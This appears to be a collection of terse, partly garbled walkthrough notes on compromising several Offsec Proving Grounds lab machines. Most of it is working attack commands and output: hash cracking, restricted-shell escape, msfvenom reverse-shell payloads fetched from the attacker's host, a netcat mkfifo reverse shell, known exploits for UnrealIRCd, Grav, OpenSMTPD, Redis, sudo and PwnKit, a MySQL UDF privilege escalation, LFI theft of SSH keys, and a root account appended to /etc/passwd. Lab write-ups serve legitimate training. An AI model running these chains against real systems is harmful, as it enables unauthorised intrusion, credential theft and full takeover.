296640a3b825115a47b68fc44501c828:$6$x4sSRFte6R6BymAn$zrlOVUCwzMlq54EjDjFJ2kfmUN7x2BjKpdir2Fuc9XRRJEk9FNdPliX4Nr
``` Checkpasswd, has a account 296640a3b825115a47b68fc44501c828
```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/ssh:/usr/sbin/nologin
avahi:x:107:117:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:108:118::/var/lib/saned:/usr/sbin/nologin
colord:x:109:119:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:110:7:HPLIP system user,,:/var/run/hplip:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
296640a3b825115a47b68fc44501c828:x:1000:1000,,,:/home/296640a3b825115a47b68fc44501c828:/bin/rbash
```


``` use`john`crack ```



```

└─(kali㉿kali)-[~/pgplay/SunsetDecoy]
└─$ john hash --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
server                (?)
``` sshlogin`296640a3b825115a47b68fc44501c828`account,finduse`rbash`

```


```

```

└─(kali㉿kali)-[~/pgplay/SunsetDecoy]
└─$ ssh 296640a3b825115a47b68fc44501c828@192.168.195.85

```

296640a3b825115a47b68fc44501c828@192.168.195.85's password: server

```

296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls
honeypot.decoy honeypot.decoy.cpp id ifconfig local.txt ls mkdir user.txt
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ cat user.txt
-rbash: cat: command not found
``` modifyusebashlogin,CheckPATHfind in home,Change toexport
PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin,can in
/home/296640a3b825115a47b68fc44501c828get local.txt

```

```

└─(kali㉿kali)-[~/pgplay/SunsetDecoy]
└─$ ssh 296640a3b825115a47b68fc44501c828@192.168.195.85 -t "bash --noprofile"
296640a3b825115a47b68fc44501c828@192.168.195.85's password: server

296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ echo $PATH
PATH:/home/296640a3b825115a47b68fc44501c828/

296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ which cat
/usr/bin/cat

296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ cat user.txt
Your flag is in another file...
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ cat local.txt
5206c8f3e79064408e0d235bed2e57a4
``` use`linpeas.sh`

```



```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ wget 192.168.45.204/linpeas.sh
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ chmod +x linpeas.sh
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./linpeas.sh
```

```
===== Sudo version
L https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.27
```

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ wget 192.168.45.204/exploit_nss.py
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ python3 exploit_nss.py
sdoedit: unable to resolve host 60832e9f188106ec5bcc4eb7709ce592: Name or service not known
```

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@60832e9f188106ec5bcc4eb7709ce592:/root# cat proof.txt
f03f3f6e30efea655e20af97459a03e7
```

tags: Offsec PG Play Easy Linux # SunsetNoontide

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.211.120 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.211.120:6667
Open 192.168.211.120:6697
Open 192.168.211.120:8067

PORT      STATE SERVICE REASON  VERSION
6667/tcp  open  irc      syn-ack UnrealIRCd (Admin email example@example.com)
6697/tcp  open  irc      syn-ack UnrealIRCd (Admin email example@example.com)
8067/tcp  open  irc      syn-ack UnrealIRCd (Admin email example@example.com)
``` googleSearchget [UnrealIRCd-3.2.8.1-Backdoor
] (https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor/blob/master/exploit.py),modifyinside's
`local_ip`and`local_port`
```

## Sets the local ip and port (address and port to listen on)

```
local_ip = '192.168.45.158' # CHANGE THIS
local_port = '9001' # CHANGE THIS
``` Start ncexecuteexploit.py,in /home/serverfind local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

(kali㉿kali)-[~/pgplay]
└─$ python3 exploit.py -payload bash 192.168.211.120 6697

server@noontide:~/irc/Unreal3.2$
server@noontide:~$ cat local.txt
c8a2356e24956750824df002d420daae
``` via`su root`can root,in /rootget root.txt
```

```
server@noontide:~/irc/Unreal3.2$ su root
Password: root
```

```
root@noontide:~# cat proof.txt
c36664f054d081a91d0e7b27b0cc375b
```

---

tags: Offsec PG Play Easy Linux # Vegeta1

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.181.73 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.181.73:22
Open 192.168.181.73:80

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
... ..

(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.181.73/FUZZ -w /home/kali/rockyou.txt -fw 6

admin [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 60ms]
manual [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 60ms]
image [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 61ms]
bulma [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 61ms]
``` `http://192.168.181.73/bulma/hahahaha.wav`
[Morse Decoder] (https://morsecode.world/international/decoder/audio-decoder-adaptive.html)
```

USER : TRUNKS PASSWORD : US3R<KN>S IN DOLLARS SYMBOL<CT>

``` ssh, in /home/trunksget local.txt

```
(kali㉿kali)-[~/pgplay]
└─$ ssh trunks@192.168.181.73

trunks@192.168.181.73's password: u$3r

trunks@Vegeta:~$ cat local.txt
9ac11f4c77bfa8baab6e629417ca61df
``` use`linpeas.sh`
```

trunks@Vegeta:/tmp\$ wget 192.168.45.183/linpeas.sh

trunks@Vegeta:/tmp\$ chmod +x linpeas.sh

trunks@Vegeta:/tmp\$./linpeas.sh

==|| Writable passwd file? /etc/passwd is writable

trunks@Vegeta:/tmp\$ echo "toor:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd

trunks@Vegeta:/tmp\$ su toor

Password: w00t

root@Vegeta:~# cat proof.txt

8f1d56cd6989e052369298295b47a09f

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.237.12 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.237.12:22
Open 192.168.237.12:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.41
|_ http-ls: Volume /
|_  SIZE  TIME                FILENAME
|_  -    2021-03-17 17:46  grav-admin/
|_
|_ http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` google[CVE-2021-21425
](https://github.com/CsEnox/CVE-2021-21425/blob/main/exploit.py),downloadreverseshell,
```

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.209 LPORT=9001 -f elf > shell_9001

(kali㉿kali)-[~/pgplay]
└─$ python3 exploit.py -c "wget 192.168.45.209/shell_9001" -t http://192.168.237.12/grav-admin

(kali㉿kali)-[~/pgplay]
└─$ python3 exploit.py -c "chmod +x shell_9001; ./shell_9001" -t http://192.168.237.12/grav-admin
``` Open ncwait for reverse shell,binaries,/usr/bin/php7.4
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@gravity:/var/www/html/grav-admin$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
...
/usr/bin/chsh
/usr/bin/at
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.4
/usr/bin/gpasswd
``` Check[GTFOBins] (https://gtfobins.github.io/gtfobins/php/#suid),`/root`pathobtainproof.txt
```

```
www-data@gravity:/var/www/html/grav-admin$ install -m =xs $(which php7.4) .
www-data@gravity:/var/www/html/grav-admin$ CMD="/bin/sh"
www-data@gravity:/var/www/html/grav-admin$ /usr/bin/php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
```

## whoami

root

## cat proof.txt

980b63f9f918641e61c0ebb60486f038

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.208.56 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.208.56:21
Open 192.168.208.56:22
Open 192.168.208.56:25
Open 192.168.208.56:5432
Open 192.168.208.56:8080
Open 192.168.208.56:8295

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
22/tcp open ssh syn-ack OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
25/tcp open smtp syn-ack Postfix smtpd
5432/tcp open postgresql syn-ack PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.19
8080/tcp open http syn-ack Apache httpd 2.4.25
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: 403 Forbidden
8295/tcp open http syn-ack Apache httpd 2.4.25 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Banzai
Service Info: Hosts: banzai.offsecclabs.com, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.208.56:8295/ -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

```
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 281]
./hta (Status: 403) [Size: 281]
./htaccess (Status: 403) [Size: 281]
./css (Status: 301) [Size: 321] [-> http://192.168.208.56:8295/css/]
./img (Status: 301) [Size: 321] [-> http://192.168.208.56:8295/img/]
./index.php (Status: 200) [Size: 23315]
./js (Status: 301) [Size: 320] [-> http://192.168.208.56:8295/js/]
./lib (Status: 301) [Size: 321] [-> http://192.168.208.56:8295/lib/]
./server-status (Status: 403) [Size: 281]
Progress: 4727 / 4727 (100.00%)
=====
```

```

```
(kali㉿kali)-[~/pgplay]
└─$ hydra -C /home/kali/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
192.168.208.56 ftp

[21][ftp] host: 192.168.208.56 login: admin password: admin
```

```

```
(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.208.56
```

```
Name (192.168.208.56:kali): admin
331 Please specify the password.
Password: admin
```

```
ftp> passive
ftp> ls -al
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x 7 1001 0 4096 Jul 17 2020 .
drwxr-xr-x 7 1001 0 4096 Jul 17 2020 ..
drwxr-xr-x 2 1001 0 4096 May 26 2020 contactform
drwxr-xr-x 2 1001 0 4096 May 26 2020 css
```

```
drwxr-xr-x 3 1001 0 4096 May 26 2020 img
-rw-r--r- 1 1001 0 23364 May 27 2020 index.php
drwxr-xr-x 2 1001 0 4096 May 26 2020 js
drwxr-xr-x 11 1001 0 4096 May 26 2020 lib
``` Open ncshell.php,get /home/banzaiget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp21

ftp> put shell.php

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@banzai:/home/banzai$ cat local.txt
1e92e8016d339516238020697cde07b6
``` use`linpeas.sh`,`config`root/EscalateRaftHubris123`
```

```
www-data@banzai:/tmp$ wget 192.168.45.165:8080/linpeas.sh
www-data@banzai:/tmp$ chmod +x linpeas.sh
www-data@banzai:/tmp$ ./linpeas.sh
```

```
=====|| Searching passwords in config PHP files
/var/www/config.php:define('DBUSER','root');
```

```
www-data@banzai:/home/banzai$ ccat /var/www/config.php
cat /var/www/config.php
<?php
define('DBHOST','127.0.0.1');
define('DBUSER','root');
define('DBPASS','EscalateRaftHubris123');
define('DBNAME','main');
?>
```

```
then use mysql[Linux Privilege Escalation - Exploiting User-Defined Functions](https://steflan-security.com/linux-privilege-escalation-exploiting-user-defined-functions/),download[edb-1518]
(https://www.exploit-db.com/exploits/1518?source=post_page-----6cc4d6eea356-----)
-),`.so`ftpupload
(kali㉿kali)-[~/pgplay]
└─$ searchsploit -m 1518.c
```

```
(kali㉿kali)-[~/pgplay]
└─$ gcc -g -c 1518.c -o raptor_udf2.o -fPIC
```

```
ftp> put raptor_udf2.so
ftp> chmod 777 raptor_udf2.so
```

path is /var/www/html/raptor_udf2.so

```
www-data@banzai:/ $ mysql -u root -p"EscalateRaftHubris123"
mysql> use mysql;
mysql> create table foo(line blob);
mysql> insert into foo values(load_file('/var/www/html/raptor_udf2.so'));
mysql> select * from foo into outfile '/usr/lib/mysql/plugin/raptor_udf2.so';
mysql> create function do_system returns integer soname 'raptor_udf2.so';
```

```
mysql> select * from mysql.func;
select * from mysql.func;
+-----+-----+-----+
| name | ret | dl | type |
+-----+-----+-----+
| do_system | 2 | raptor_udf2.so | function |
+-----+-----+-----+
1 row in set (0.00 sec)
``` can/etc/passwdtoorroot,/rootget proof.txt
```

```
mysql> sselect do_system('chmod 777 /etc/passwd; echo "toor:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd');
```

```
+-----+
| do_system('chmod 777 /etc/passwd; echo "toor:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd') |
+-----+
| 0 |
+-----+
```

```
1 row in set (0.00 sec)
```

```
mysql> exit
```

```
exit
```

```
Bye
```

```
www-data@banzai:/tmp$ cat /etc/passwd
```

```
toor:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash
```

```
www-data@banzai:/tmp$ su toor
```

```
su toor
```

```
Password: w00t
```

```
root@banzai:~# cat proof.txt
```

```
ad3753f5c75e408efcc348c971d0fb12
```

tags: Offsec PG Practice Hard Linux # BlackGate

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.176 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.176:22
Open 192.168.172.176:6379

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
6379/tcp open redis syn-ack Redis key-value store 4.0.14
```redis`Refer to [Wombo] (Wombo.md)
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp6379

(kali㉿kali)-[~/pgplay/redis-rce]
└─$ python3 redis-rce.py -f module.so -r 192.168.172.176 -p 6379 -L 192.168.45.189 -P 6379
```

```
[ ] Connecting to 192.168.172.176:6379...
[ ] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.172.176:6379
[ ] Setting filename
[+] Accepted connection from 192.168.172.176:6379
[ ] Start listening on 192.168.45.189:6379
[ ] Tring to run payload
[+] Accepted connection from 192.168.172.176:56890
[ ] Closing rogue server...
```

```
[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
```

```
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.189 6379 >/tmp/f
``` get shell,/home/prudenceget local.txt
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'

prudence@blackgate:~$ cat local.txt
ee0964c3f8675cad90fe11f76f3422eb
``` linpeas()
```

```
prudence@blackgate:/tmp$ wget 192.168.45.189/linpeas.sh
prudence@blackgate:/tmp$ chmod +x linpeas.sh
prudence@blackgate:/tmp$ ./linpeas.sh
```

...

```
[+] [CVE-2021-4034] PwnKit
```

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: probable

Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

...

```
prudence@blackgate:/tmp$ wget 192.168.45.189/CVE-2021-4034.py
prudence@blackgate:/tmp$ python3 CVE-2021-4034.py
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@blackgate:/root# cat proof.txt
cb2f8c0345dd65d955e9c113b06dedf8
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.221.231 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.221.231:22
Open 192.168.221.231:80
Open 192.168.221.231:33017

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     syn-ack
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-title: Boolean
|_ Requested resource was http://192.168.221.231/login
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, Help, JavaRMI, Kerberos, LANDesk-RC,
LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg,
SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-
sql-s, oracle-tns:
|   HTTP/1.1 400 Bad Request
|   FourOhFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.0 403 Forbidden
|   Content-Type: text/html; charset=UTF-8
|_   Content-Length: 0
33017/tcp open  http     syn-ack Apache httpd 2.4.38 ((Debian))
``` Check `http://192.168.221.231` login, Click Create account `![Boolean_1.png] (picture/Boolean_1.png)`
loginlogin, Firstopen`burpsuite` `edit`
```json
# request
POST /settings/email HTTP/1.1

_method=patch&authenticity_token=F6kFT8ZzOTwQnx3FEWWynLmsnS2D9AVDU4tB6z0IV2jxqIC0z4p2oki9-
HYdvBXR1h4mQuuFYVaE1N2nK84xBA&user%5Bemail%5D=admin%40gmail.com&commit=Change%20email

# response
{
  "email": "admin@gmail.com",
  "id": 1,
  "username": "admin1",
  "confirmed": false,
  "created_at": "2024-05-20T03:57:58.432Z",
  "updated_at": "2024-05-20T03:57:58.432Z"
}
``` request
```json
POST /settings/email HTTP/1.1

_method=patch&authenticity_token=0_NMzdQDnMeAW3b1IQaJOX1A6Ui-iGiVNYO2TXbb-
Ds18sk23frTWdh5k1Yt3y50EvJSJ9b5DIDi3CoBbp2eVw&user%5Bconfirmed%5D=true&commit=Change%20email

# response
{
  "confirmed": true,
  "id": 1,
  "username": "admin1",
  "email": "admin@gmail.com",
  "created_at": "2024-05-20T03:57:58.432Z",
  "updated_at": "2024-05-20T03:58:53.080Z"
}
``` Click Boolean can `File Manager`, tryuploadphp reverseshell, find`http://192.168.221.231/?
cwd=&file=shell.php&download=true`pathLFI, downloadpasswd

```

http://192.168.221.231/?cwd=../../../../etc&file=passwd&download=true

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
remi:x:1000:1000:/home/remi:/bin/bash
mysql:x:106:112:MySQL Server,,:/nonexistent:/bin/false
''' use /home/remi/.sshdirectory

```

```
http://192.168.221.231/?cwd=../../../../home/remi/.ssh
```

Filename	Size	Date
known_hosts	222 Bytes	25 Oct 2022 09:58
keys	4 KB	25 Oct 2022 09:58

```
keysid_rsa,uploadauthorized_key
```

Filename	Size	Date
authorized_keys	563 Bytes	19 May 2024 23:39
known_hosts	222 Bytes	25 Oct 2022 09:58
keys	4 KB	25 Oct 2022 09:58

```
''' usesshlogin,`/home/remi`get local.txt
```

```

(kali㉿kali)-[~/pgplay]
└─$ ssh remi@192.168.221.231

```

```

remi@boolean:~$ cat local.txt
ed28daad0ec224b095ce087fd4cd92e3
''' /home/remi/.ssh/keysfindroot`id_rsa,shellusesshlogin,tryFirstreverse shellssh

```

```

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.198 LPORT=33017 -f elf > shell_33017

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp33017

remi@boolean:~$ wget 192.168.45.198/shell_33017
remi@boolean:~$ chmod +x shell_33017
remi@boolean:~$./shell_33017

python3 -c 'import pty; pty.spawn("/bin/bash")'
remi@boolean:/home/remi/.ssh/keys$ ssh -i root root@127.0.0.1
''' get root,`/root`get proof.txt

```

```

root@boolean:~# cat proof.txt
5064d8c09655603280a77dd941864dba

```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.162.71 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.162.71:22
Open 192.168.162.71:25
Open 192.168.162.71:80
Open 192.168.162.71:445

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp syn-ack OpenSMTPD
| smtp-commands: bratarina Hello nmap.scanme.org [192.168.45.228], pleased to meet you, 8BITMIME,
ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org
2.0.0 with full details 2.0.0 End of HELP info
25/tcp open smtp syn-ack OpenSMTPD
| smtp-commands: bratarina Hello nmap.scanme.org [192.168.45.228], pleased to meet you, 8BITMIME,
ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org
2.0.0 with full details 2.0.0 End of HELP info
80/tcp open http syn-ack nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Page not found - FlaskBB
445/tcp open netbios-ssn syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: COFFEECORP)
Service Info: Host: bratarina; OS: Linux; CPE: cpe:/o:linux:linux_kernel
`` google[edb-47984] (https://www.exploit-db.com/exploits/47984), 445, use 445portreverse(80,)
```

```
(kali㉿kali)-[~/pgplay]
└─$ searchsploit -m 47984

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.209 LPORT=445 -f elf > shell_445

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445

(kali㉿kali)-[~/pgplay]
└─$ python3 47984.py 192.168.237.71 25 "wget 192.168.45.209/shell_445"

(kali㉿kali)-[~/pgplay]
└─$ python3 47984.py 192.168.237.71 25 "chmod +x shell_445"

(kali㉿kali)-[~/pgplay]
└─$ python3 47984.py 192.168.237.71 25 " ./shell_445"
```

---

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@bratarina:/root# cat proof.txt
92cef15a90a2c3a36b27408624eadb44
```

---

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.218.27 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` buster,find`.git`
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://bullybox.local -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

=====

Starting gobuster in directory enumeration mode

=====

```
/.git/HEAD (Status: 200) [Size: 23]
/.git (Status: 301) [Size: 315] [--> http://bullybox.local/.git/]
/.git/config (Status: 200) [Size: 92]
/.git/logs/ (Status: 403) [Size: 279]
/.hta (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/.git/index (Status: 200) [Size: 495864]
/Documents and Settings (Status: 403) [Size: 279]
/LICENSE (Status: 200) [Size: 11346]
/Program Files (Status: 403) [Size: 279]
/_ (Status: 200) [Size: 3971]
/about-us (Status: 200) [Size: 9436]
/akeeba.backend.log (Status: 403) [Size: 279]
/api/experiments (Status: 200) [Size: 77]
/api/experiments/configurations (Status: 200) [Size: 93]
/balance (Status: 302) [Size: 0] [--> http://bullybox.local/client/balance]
/blog (Status: 200) [Size: 10663]
/cart (Status: 200) [Size: 9299]
/client (Status: 302) [Size: 3994] [--> http://bullybox.local/login]
/contact-us (Status: 200) [Size: 11039]
/dashboard (Status: 302) [Size: 13538] [--> http://bullybox.local/login]
/development.log (Status: 403) [Size: 279]
/email (Status: 302) [Size: 8976] [--> http://bullybox.local/login]
